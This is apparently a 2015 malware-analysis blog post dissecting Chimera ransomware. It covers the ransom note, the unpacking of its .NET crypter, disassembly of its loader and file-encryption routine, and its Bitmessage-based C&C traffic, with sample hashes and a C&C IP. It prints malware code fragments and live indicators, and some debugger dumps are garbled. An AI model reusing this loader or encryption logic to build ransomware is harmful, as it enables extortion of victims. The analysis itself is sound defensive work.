

# Inside Chimera Ransomware – the first ‘doxingware’ in wild

By hasherezade

Published: 2015-12-08 · Archived: 2026-04-10 03:03:51 UTC

Ransomware have proven to be a good source of money for cybercriminals. Not surprisingly, we are nowadays facing various families of this type of [malware](#), i.e Cryptowall, CTB-Locker, Teslacrypt to name a few.

Recently, one more joined this set: Chimera, that is distributed via targeted e-mails to small companies.

At the first sight, it appears like yet another malware encrypting user’s private files and demanding ransom for decrypting it. But it added to this feature one more twist that is supposed to put more pressure on the victim. It threatens that in case if the ransom will not be paid, all the stolen files are going to be published, along with the stolen credentials allowing to identify files’ owner\*.


This blackmail technique, called [doxing](#) provides much more serious threat than just loosing access to files. Also, keeping backups, that helps to manage attack of a normal ransomware would not help much. I think it will be fair to make a new term to describe this new subtype of ransomware, for example: doxingware.

\*- *Fortunately in case of Chimera authors didn’t decided to really upload the files on the server, so it is only a bogus threat. Yet, from the point of view of the victim the pressure is very real.*

This time we will take a high and low level view at Chimera, in order to understand the techniques used.

## Analyzed samples

I will base on following three samples, captured by [@JAMESWT\\_MHT](#) // – big thanks to him for sharing! 😊



- [8956cf38e5b6941921a3a2788f50a871](#)
- [e6922a68fca90016584ac48fc7722ef8](#)
- [60fabd1a2509b59831876d5e2aa71a6b](#) – **Stub.exe** <- chosen as the main object of the analysis
  - [8df3534fe1ae95fc8c22cb85aed15336](#) – payload (**Loader.dll**)
    - [0a27affc77bd786beff69aa1f502d694](#) – payload (**Core.dll**)

## Behavioral analysis


When deployed, Chimera enumerates files on all the available disks and encrypts documents recognized by some predefined extensions.

This is an example of what you may see, if on your machine Chimera was deployed – some files have been substituted by their encrypted versions with the appended extension **.crypt**.

Name	Date modified	Type	Size
Help	2015-12-03 21:16	File folder	
ReadMe.txt.crypt	2015-12-03 18:11	CRYPT File	4 KB
ResourceHacker.def	2015-06-08 17:19	Export Definition F...	16 KB
ResourceHacker.exe	2015-06-10 10:33	Application	4 193 KB
ResourceHacker.ini.crypt	2015-12-03 18:12	CRYPT File	2 KB
YOUR_FILES_ARE_ENCRYPTED.HTML	2015-12-03 18:11	Firefox HTML Doc...	5 KB

See below a visualization of bytes.

**square.bmp** : left – original, right encrypted with *Chimera*:



Also, there is an HTML file dropped, that teaches user what happened. The HTML can be displayed in two languages – English and German. Below the English version:



At the bottom of the HTML file we can read that, in addition to blackmail, attackers also search people willingly to cooperate – probably for franchising their criminal business. More info about it is available in the source of the HTML:


```
Źródło: file:///D:/Chimera/YOUR_FILES_ARE_ENCRYPTED.HTML - Mozilla Firefox
k Edycja Widok Pomoc
1 <!--
2 Take advantage of our affiliate-program!
3 We offer you 50% of our profits.
4
5 You can reach us via the bitmessage address:
6 BM-2cW44Yq9DWbHYnRSfzBLVxvE6WjadchNBt
7 -----
8 Profitieren Sie von unserem Affiliate-Programm!
9 Wir bieten Ihnen 50% der erzielten Gewinne.
10
11 Sie erreichen uns ueber die Bitmessage Adresse:
12 BM-2cW44Yq9DWbHYnRSfzBLVxvE6WjadchNBt
13 -->
14 <html><head><meta http-equiv=content-type content=
```

After the process of encryption of all the files is finished, this HTML is displayed in full screen mode via Internet Explorer.

## Unpacking

Two out of three malicious samples (60fabd1a2509b59831876d5e2aa71a6b, e6922a68fca90016584ac48fc7722ef8) are packed by the same .NET crypter, so I decided to give a brief overview on unpacking this crypter.

It is not obfuscated and can be easily decompiled by typical tools i.e. [ILSpy](#). Looking at function names, we can get a lot of information about the functionality, i.e it loads the payload by the RunPE technique:



(full Stub.cs: <https://gist.github.com/hasherezade/5b742b46df4f79fdb784>)

```
[code language="csharp" title="Stub.cs" firstline="600"] public static void Main() { byte[] rawAssembly = Stub.decrypt(Stub.pe, Stub.decode(BASE64_ENCODED_KEY)); Stub.run_pe(rawAssembly); }
```

```
private static void run_pe(byte[] rawAssembly) { new Stub.ManualMap().LoadLibrary(rawAssembly); } [/code]
```

This author of the crypter didn't relied on simple XOR based algorithm – instead, provided a custom implementation of a block cipher (Rijndael). We can find variables with familiar names like: [sbox](#), [inv\\_sbox](#) (inverse S-Box), [Rcon](#) (the Round Constant), [Nr](#), [Nb](#), [Nk](#)... Fragment:

```
// Stub private static byte[] decrypt(byte[] input, byte[] key) { byte[] array = new byte[input
```

## Payloads

### Loader.dll

md5 = [8df3534fe1ae95fc8c22cb85aed15336](#)

The file unpacked by Stub.exe is a DLL. It comes with a string referring to a database with debug symbols of the project, suggesting that it is not the core payload, but just a loader for it:

**C:ProjectsRansombinReleaseLoader.pdb.** In fact, it role is just to unpack and load the core executable.

Automatic analysis: <https://malwr.com/analysis/Zjc0MDg0ZmRlMjhhNGYxZTlmZW11NzIxMTlhYmEyODU/>

Loader.dll unpacks a new PE file, writes into process memory and runs it in a new thread:

The screenshot displays a debugger's assembly and memory dump views. The assembly view shows instructions such as `CALL DWORD PTR DS:[&KERNEL32.WriteProcessMemory]`, `TEST EAX, EAX`, `JE SHORT chimera_0F80144C`, `LEA EAX, [LOCAL.2]`, `PUSH EAX`, `MOV EAX, [LOCAL.3]`, `ADD EAX, [LOCAL.4]`, `PUSH ESI`, `PUSH [ARG.2]`, `PUSH EAX`, `PUSH 0x100000`, `PUSH ESI`, `PUSH EDI`, and `CALL DWORD PTR DS:[&KERNEL32.CreateRemoteThread]`. The memory dump shows hex values and ASCII characters, with a comment `RETURN to chimera_0FE`.

## Core.dll

md5 = [0a27affc77bd786beff69aa1f502d694](https://www.md5hashgenerator.com/0a27affc77bd786beff69aa1f502d694)

The original name of the executable unpacked by the Loader is **Core.dll** (it also comes with a analogical string: **C:ProjectsRansombinReleaseCore.pdb**) and is responsible for all the malicious activities.


Offset	Name	Value	Meaning
148D0	Characteristics	0	
148D4	TimeDateStamp	55F9CDCC	
148D8	MajorVersion	0	
148DA	MinorVersion	0	
148DC	Name	15702	Core.dll
148E0	Base	1	
148E4	NumberOfFunctions	1	
148E8	NumberOfNames	1	
148EC	AddressOfFunctions	156F8	
148F0	AddressOfNames	156FC	
148F4	AddressOfNameOrdinals	15700	

Details				
Offset	Ordinal	Function RVA	Name RVA	Name
148F8	1	10346	1570B	_ReflectiveLoader@4

At this stage we can see clearly all the strings and api calls. Also, the full list of extensions of files that are going to be encrypted. (Full list of strings: <https://gist.github.com/hasherezade/ceef1c2fed2c70f37d6e>)

DllMain sets a mutex automatically generated from the volume serial number (to ensure that the malware is not run more than once), and then starts a new thread that deploys following three procedures:



```
10010280 ; DWORD __stdcall thread_main(LPVOID lpThreadParameter)
10010280 thread_main proc near
10010280
10010280 lpThreadParameter= dword ptr 4
10010280
10010280 push esi
10010281 call start_network_thread
10010286 mov esi, eax
10010288 push esi
10010289 call search_and_encrypt_files
1001028E push esi
1001028F call display_html_file
10010294 mov eax, [esi+214h]
1001029A pop ecx
1001029B pop ecx
1001029C test eax, eax
1001029E jz short loc_100102A9

100102A0 push 0FFFFFFFh ; dwMilliseconds
100102A2 push eax ; hHandle
100102A3 call ds:WaitForSingleObject
```

In the function **start\_network\_thread** Chimera prepares all the data to be sent to the C&C and after that deploys a new thread, that handles all the network-related operations.

First is the information gathering phase. The victim ID is generated basing on hardware – also, some other information about the local machine is collected: computer name and external IP (by querying address: **bot.whatismyipaddress.com** – if the computer is offline 0.0.0.0 is used as the IP). This data, along with the generated bitcoin wallet address and a generated key pair are supplied as a parameter to the newly created thread.

0F63F5DA	. 51	PUSH ECX		pThreadId = NULL
0F63F5DB	. 51	PUSH ECX		CreationFlags = 0
0F63F5DC	. 50	PUSH EAX		pThreadParam = 00292DA0
0F63F5DD	. 68 87F8630E	PUSH Core_dll.0F63F887		ThreadFunction = Core_dll.0F63F887
0F63F5E2	. 51	PUSH ECX		StackSize = 0x0
0F63F5E3	. 51	PUSH ECX		pSecurity = NULL
0F63F5E4	. FF15 5420640E	CALL DWORD PTR DS:[<&KERNEL32.CreateThread		CreateThread
0F63F5EA	. 5D	POP EBP		
0F63F5EB	. C3	RETN		

Address	Hex dump	ASCII
0028C298	20 37 38 37 46 42 45 39 39 33 31 46 41 39 35 43	787FBE9931FA95C
0028C2A0	35 45 43 44 33 46 39 39 31 35 42 36 32 33 38 38	5ECD9F9915B62388
0028C2B8	42 08	B0
0028C2C8	30 2E 30 2E 30 00 01 00 01 00 00 00 00 56 66 A4	0.0.0.0...UFA
0028C2D8	31 00 00 00 00 05 86 02 F6 22 31 43 44 35 72 63	1...*c0s"ICD5rc
0028C2E8	48 31 59 48 57 44 71 70 5A 45 74 33 36 37 43 63	K1VKWQpZt367Cc
0028C2F8	64 40 71 50 79 70 65 41 63 38 76 56 33 35 4A 48	dMqPwpeAc8uU35Jh
0028C308	36 46 61 6E 71 36 72 75 79 34 75 64 74 73 62	6Fang66rwy4udtsb
0028C318	52 54 69 32 51 78 56 74 65 6A 69 76 46 63 73 77	RTI20xUtejivFosw
0028C328	56 38 34 71 75 51 43 78 46 6F 74 42 4E 69 32 57	U84quQCxFotBNi2W
0028C338	B5 3E 34 C8 B4 54 74 87 06 35 29 89 65 1A C8 15	A74c11tc45Jee+5s
0028C348	BF C5 21 43 E3 CF 57 3A 38 79 01 CA EE 2C B6 C1	7+*C8W:8y0*+A+
0028C358	E1 FC 02 08 4C 9B 15 78 01 35 06 11 F5 B7 AD 30	8A0eL63x05+48E50
0028C368	4E 5E 43 38 C5 41 8A 32 9B 1C B3 13 EF 4B 08 98	N^C;+A02L! 'K0S
0028C378	A8 93 2F 43 0F 11 40 FE 37 64 10 DD C2 CE 52 B1	z6/C**4e=7dJ+TtF8
0028C388	45 C0 55 53 7B 04 55 C9 B8 99 32 8D B7 3C 11 73	E+UScdUf5022E<4s
0028C398	30 56 C9 F4 B6 47 28 44 09 EA BC 07 70 01 0F 5F	0Uf*AG(D.i^*p0x
0028C3A8	1A 1A EA 99 12 51 10 69 26 49 5A 41 40 24 B5 BE	+>+0+0i&I2A0sA2
0028C3B8	91 84 57 0A 1A A0 65 BC 98 ED ED 32 BC 12 00 2F	LAm.+se^s?y2^+/\
0028C3C8	D2 6A 2F 88 15 6D 7F 37 6A 10 15 06 73 5F 31 39	Dj/k3m07j3s+19
0028C3D8	69 C5 4A 79 67 67 34 0B 72 BB 38 95 41 9A A4 2E	i+Jygg407q8CA0A.
0028C3E8	70 35 88 DC 4B A7 62 D3 9F 82 03 26 CA E4 B0 EB	p50=K2BE6e*8n00
0028C3F8	D7 88 1A 09 2F 3E 22 8F BC 9E 04 2B CB 43 D4 E6	IS+./:"C*x+*+C0S
0028C408	46 E8 75 BE C7 09 9E 6A 33 18 58 77 7E 47 5B 40	FRuza.xj3+*w*GtE
0028C418	69 5B 20 46 0C 07 09 E1 AF F6 25 53 F4 01 76 A2	l  F.s.B**+*S*0u6
0028C428	15 A8 51 71 5A 3D C2 93 E3 6F 68 B4 8E 0A 8A 09	SE0qZ=70NohHA.0.
0028C438	01 00 01 35 BE 24 60 DF FD 20 B2 9D E7 82 D1 E5	0.0.0.0...UFA
0028C448	B4 63 DE F6 45 51 50 27 36 DF DE C0 56 AE C7	+c0=U0P*60+U<8
0028C458	9F 5F EA E8 B9 12 8A D7 5E 60 55 FC 5D A0 D8 10	6.FKJ#s~^U0j
0028C468	35 8C 05 86 56 31 AE 75 93 31 8A 41 2B E7 F7 1F	5TAcU1<u010A+S.7
0028C478	F3 E9 8A 81 2B 18 57 11 B9 86 C0 16 E1 C6 92 47	00 u+*W4ic^*BAIG
0028C488	DF 6C EA 7B 18 42 F3 86 01 74 11 62 75 A0 64 1D	■lfcT5^c0t4buad#
0028C498	0F 64 C3 F6 6A B4 62 04 EB 41 87 B2 3C F1 D3 6E	*d+-j1b0A0<#<En
0028C4A8	E1 B8 A1 E1 16 5B B8 57 92 CA BF B1 87 0B 87 CE	8A 1b.15W1#<#0c0#
0028C4B8	A1 53 73 94 25 34 A1 37 BF AE CE 98 BA C6 AC A3	IS074ic1<#s11AcU
0028C4C8	4C CE AF 99 30 6E 0E 83 75 3E 74 63 40 5B CA 34	Lf+00k#uu>tc0#4
0028C4D8	9E BF B1 E6 0E E4 FE DF A7 4F 84 EA D4 B0 90 6E	F#s8#=#208d72En
0028C4E8	9E 48 7F ED CD 25 2C 81 DC 47 85 D8 02 9B 57 88	*H0Y=7.u6880TWk
0028C4F8	49 3F 54 06 0D E6 C0 EF AC 90 E6 9C A5 6A A4 23	I?T+.S^CE5vaja#
0028C508	D5 44 8C 8C F5 77 CD 20 2C 32 A3 6E 34 39 CF DF	ADi1sW=.2un490
0028C518	4A 20 AC B4 2A 2A 93 2D D3 88 11 E9 31 74 E8 F2	J-C#*6-Ek401tR
0028C528	77 75 71 D0 C0 9C 88 1B 2E 00 00 A7 2C 9A 0A 36	wuqdt+k+.3.u.6
0028C538	F9 6F 65 F0 AD 0E D8 07 0D 40 19 F1 B0 55 55 C3	"oe-s#e..0+2UU#
0028C548	BF 03 D3 4A E0 BA 2E BA E5 95 DF 04 BB A7 9B 0E	7EEJ0  .llK#<#7T#
0028C558	50 29 09 EE BC 92 EE B2 1C 6C 42 5B 81 5A AD 39	))..t# t#LlBtu2s9
0028C568	2A 13 25 86 3E C7 BE 44 45 57 58 18 BE BC 9F CD	*!%<>82DEWx+2#<=
0028C578	D7 A2 BF BF 50 49 9E D8 CB F4 30 63 00 29 E5 37	!6-311x#F*0c.)k7
0028C588	04 53 74 85 67 97 B0 CA E3 9C 22 18 8F 7E 4B BF	♦3d8g#*#v"tC"K7
0028C598	FD 62 EA B7 4E 90 D3 7F DC 20 8F 18 FD 63 0A 5F	#b#ENLEA..Ct#C..
0028C5A8	01 CA 8D F5 C6 C1 FD 55 B1 29 42 74 D4 41 B4 3C	0#23#*#U0)BtdAH<
0028C5B8	49 AC A7 C0 C8 68 B7 C8 88 9C A6 F1 02 D3 B7 93	ICs`4he#tv2~0EE6


computer name

It is deployed before the process of file encryptions starts – and the public key from this pair is passed forward to the function encrypting files.

File encryption function (beginning):

```
10010C6A ; int __cdecl encrypt_file(LPCSTR lpFileName, int key)
10010C6A encrypt_file proc near
10010C6A
10010C6A cryptoctx= byte ptr -0ED0h
10010C6A inBuf= byte ptr -928h
10010C6A outBuf= byte ptr -528h
10010C6A NewFileName= byte ptr -128h
10010C6A var_24= dword ptr -24h
10010C6A FileSize= LARGE_INTEGER ptr -20h
10010C6A Overlapped= _OVERLAPPED ptr -18h
10010C6A hHandle= dword ptr -4
10010C6A lpFileName= dword ptr 8
10010C6A key= dword ptr 0Ch
10010C6A
10010C6A push    ebp
10010C6B mov     ebp, esp
10010C6D sub     esp, 0ED0h
10010C73 push    esi
10010C74 push    edi
10010C75 xor     edi, edi
10010C77 push    edi                ; hTemplateFile
10010C78 push    40000080h         ; dwFlagsAndAttributes
10010C7D push    3                 ; dwCreationDisposition
10010C7F push    edi                ; lpSecurityAttributes
10010C80 push    edi                ; dwShareMode
10010C81 push    0C0000000h        ; dwDesiredAccess
10010C86 push    [ebp+lpFileName] ; lpFileName
10010C89 mov     [ebp+hHandle], edi
10010C8C call    ds:CreateFileA
```

Preparing random symmetric key for each file:



```
10010CB5
10010CB5 make_and_encrypt_symmetric_key:
10010CB5 mov     eax, [ebp+public_key]
10010CB8 add     eax, 4
10010CBB push    259                ; key_len
10010CC0 push    eax                ; buffer
10010CC1 lea    eax, [ebp+file_key]
10010CC7 push    eax                ; a1
10010CC8 call    prepare_file_key
10010CCD add     esp, 0Ch
10010CD0 test    eax, eax
10010CD2 jnz    short loc_10010CE3
```

The public key (marked purple) is passed to the function responsible for generating random key for each file. Every symmetric key is encrypted by the public key and then stored in the file:


The screenshot displays a debugger window with two main sections: assembly code and a hex dump. The assembly view shows instructions such as `CALL DWORD PTR DS:[&KERNEL32.GetFileSizeEx]`, `TEST EAX, EAX`, `JE SHORT Core_dll.0F640CD4`, `CMP [LOCAL.7], EDI`, `JG SHORT Core_dll.0F640CD4`, `JLE SHORT Core_dll.0F640CB5`, `CMP [LOCAL.8], -0x1`, `JNB SHORT Core_dll.0F640CD4`, `MOV EAX, [ARG.2]`, `ADD EAX, 0x4`, `PUSH 0x100`, `PUSH EAX`, `LEA EAX, [LOCAL.948]`, `PUSH EAX`, and `CALL Core_dll.0F637C95`. The hex dump below shows a sequence of bytes: `85 3E 34 C8 B4 54 74 87 06 35 29 89 65 1A C8 15`, followed by ASCII characters: `A>4=|fc#5)ee+e`.

File is processed chunk by chunk:

```


10010D71 push    1024
10010D76 lea    eax, [ebp+outBuf]
10010D7C push    eax
10010D7D lea    eax, [ebp+inBuf]
10010D83 push    eax
10010D84 lea    eax, [ebp+cryptoctx]
10010D8A push    eax
10010D88 call   encrypt_file_fragment
10010D90 add    esp, 10h
10010D93 test   eax, eax
10010D95 jz     loc_10010CD4
    
```

then,saved under the name with suffix .crypt added:




## Communication

Chimera authors have chosen [Bitmessage](#) P2P protocol for the communication with C&C (as well as for the contact with eventual recruits).



To bootstrap the connection the bot uses two hard-coded hosts and receives addresses from them.





Example of sending an **object** (containing client data) to a new address: **79.218.142.200**:

99	150.560115	192.168.56.10	79.218.142.200	TCP	1506	49165-8444
100	150.560149	192.168.56.10	79.218.142.200	TCP	256	49165-8444

```

